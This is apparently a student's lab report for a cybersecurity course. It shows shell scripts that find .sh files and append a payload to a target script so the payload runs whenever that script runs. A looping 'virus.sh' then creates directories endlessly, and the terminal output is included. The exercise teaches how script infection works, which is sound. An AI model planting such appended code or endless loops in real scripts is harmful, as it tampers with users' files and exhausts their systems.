
Section I

1) Write a shell script that recursively searches for shellscripts in folder “test”


Ans)



The above screen shot shows the sub folders in test and the scripts in the folder.

The below is the shell script for recursively searching the scripts in test

```
#!/bin/bash
find test -name "*.sh"
```




This will find all the files with extension .sh in test and it’s sub folders

2)Add contents of your script to the target script [Your script is to create a folder]


Ans)

the script for creating folders

```
#!/bin/bash
mkdir folder_test
```




The target folder is hello.sh



The script(q2.sh) for copying the source script to target script

```
#!/bin/bash
echo -n "enter the target file"
read tar
cat fol.sh>>$tar
```



The src script has been copyed to the target script

```
rohit@rohit-HP-Pavilion-Laptop-14-bf1xx:~/Desktop/CYBER/S1/essentials of cyber s
ecurity/assignment/assignment 7$ cat hello.sh
#!/bin/bash
echo hello World



#!/bin/bash
mkdir folder_test

rohit@rohit-HP-Pavilion-Laptop-14-bf1xx:~/Desktop/CYBER/S1/essentials of cyber s
ecurity/assignment/assignment 7$
```

3)Now when ever the affected script runs your script should be executed

Ans)

```
rohit@rohit-HP-Pavilion-Laptop-14-bf1xx:~/Desktop/CYBER/S1/essentials of cyber s
ecurity/assignment/assignment 7$ ls
 fol.sh       hello.sh.png          q1.png     q2.png   virus.sh
 fol.sh.png  'lab assignemnt.odt'   q1.sh      q2.sh
 hello.sh     q1,1.png              q2.4.png   test
rohit@rohit-HP-Pavilion-Laptop-14-bf1xx:~/Desktop/CYBER/S1/essentials of cyber s
ecurity/assignment/assignment 7$ bash hello.sh
hello World
rohit@rohit-HP-Pavilion-Laptop-14-bf1xx:~/Desktop/CYBER/S1/essentials of cyber s
ecurity/assignment/assignment 7$ ls
 folder_test   hello.sh              q1,1.png   q2.4.png   test
 fol.sh        hello.sh.png          q1.png     q2.png     virus.sh
 fol.sh.png   'lab assignemnt.odt'   q1.sh      q2.sh
rohit@rohit-HP-Pavilion-Laptop-14-bf1xx:~/Desktop/CYBER/S1/essentials of cyber s
ecurity/assignment/assignment 7$
```

In the above screen shot we can see after the script hello is executed a folder folder_test is created in the directory.

Section II

Same as above , but your script is for creating folders recursively. Obviously it will go in a loop. So please press CTRL+C / CTRL +Z for termination

Ans)

```
rohit@rohit-HP-Pavilion-Laptop-14-bf1xx:~/Desktop/CYBER/S1/essentials of cyber s
ecurity/assignment/assignment 7/test/te$ ls
virus.sh
```

The above screenshot shows the contents of the directory before the virus.sh in executed

Code for the virus

```
#!/bin/bash
a=1
b=2
while [ true ]
do
   mkdir -p {$a$b}
   a=$b
   b=`expr $b + 1`
done
```

The below screenshot shows the execution of virus and and the contents of the directory after the execution

```
rohit@rohit-HP-Pavilion-Laptop-14-bf1xx:~/Desktop/CYBER/S1/essentials of cyber s
ecurity/assignment/assignment 7/test/te$ bash virus.sh
^Z
[1]+  Stopped                 bash virus.sh
rohit@rohit-HP-Pavilion-Laptop-14-bf1xx:~/Desktop/CYBER/S1/essentials of cyber s
ecurity/assignment/assignment 7/test/te$ ls
{10001001}  {1920}    {327328}  {462463}  {597598}  {733734}  {868869}
{100101}    {192193}  {328329}  {463464}  {598599}  {734735}  {869870}
{10011002}  {193194}  {329330}  {464465}  {599600}  {735736}  {870871}
{10021003}  {194195}  {330331}  {4647}    {600601}  {736737}  {871872}
{10031004}  {195196}  {331332}  {465466}  {601602}  {7374}    {872873}
{10041005}  {196197}  {332333}  {466467}  {602603}  {737738}  {873874}
{10051006}  {197198}  {333334}  {467468}  {603604}  {738739}  {874875}
{10061007}  {198199}  {3334}    {468469}  {604605}  {739740}  {875876}
{10071008}  {199200}  {334335}  {469470}  {605606}  {740741}  {876877}
{10081009}  {200201}  {335336}  {470471}  {6061}    {741742}  {877878}
{10091010}  {201202}  {336337}  {471472}  {606607}  {742743}  {8788}
{10101011}  {2021}    {337338}  {472473}  {607608}  {743744}  {878879}
{1011}      {202203}  {338339}  {473474}  {608609}  {744745}  {879880}
{101102}    {203204}  {339340}  {474475}  {609610}  {745746}  {880881}
{10111012}  {204205}  {34}      {4748}    {610611}  {746747}  {881882}
{10121013}  {205206}  {340341}  {475476}  {611612}  {7475}    {882883}
{10131014}  {206207}  {341342}  {476477}  {612613}  {747748}  {883884}
{10141015}  {207208}  {342343}  {477478}  {613614}  {748749}  {884885}
{10151016}  {208209}  {343344}  {478479}  {614615}  {749750}  {885886}
{10161017}  {209210}  {3435}    {479480}  {615616}  {750751}  {886887}
{10171018}  {210211}  {344345}  {480481}  {6162}    {751752}  {887888}
{10181019}  {211212}  {345346}  {481482}  {616617}  {752753}  {888889}
{10191020}  {2122}    {346347}  {482483}  {617618}  {753754}  {8889}
{10201021}  {212213}  {347348}  {483484}  {618619}  {754755}  {889890}
{102103}    {213214}  {348349}  {484485}  {619620}  {755756}  {89}
{10211022}  {214215}  {349350}  {4849}    {620621}  {756757}  {890891}
{10221023}  {215216}  {350351}  {485486}  {621622}  {7576}    {891892}
{10231024}  {216217}  {351352}  {486487}  {622623}  {757758}  {892893}
{10241025}  {217218}  {352353}  {487488}  {623624}  {758759}  {893894}
{10251026}  {218219}  {353354}  {488489}  {624625}  {759760}  {894895}
{10261027}  {219220}  {3536}    {489490}  {625626}  {760761}  {895896}
{10271028}  {220221}  {354355}  {490491}  {6263}    {761762}  {896897}
{10281029}  {221222}  {355356}  {491492}  {626627}  {762763}  {897898}
{10291030}  {222223}  {356357}  {492493}  {627628}  {763764}  {898899}
{10301031}  {2223}    {357358}  {493494}  {628629}  {764765}  {8990}
{103104}    {223224}  {358359}  {494495}  {629630}  {765766}  {899900}
{10311032}  {224225}  {359360}  {4950}    {630631}  {766767}  {900901}
{10321033}  {225226}  {360361}  {495496}  {631632}  {7677}    {901902}
{10331034}  {226227}  {361362}  {496497}  {632633}  {767768}  {902903}
{10341035}  {227228}  {362363}  {497498}  {633634}  {768769}  {903904}
{10351036}  {228229}  {363364}  {498499}  {634635}  {769770}  {904905}
{10361037}  {229230}  {3637}    {499500}  {635636}  {770771}  {905906}
{10371038}  {23}      {364365}  {500501}  {6364}    {771772}  {906907}
```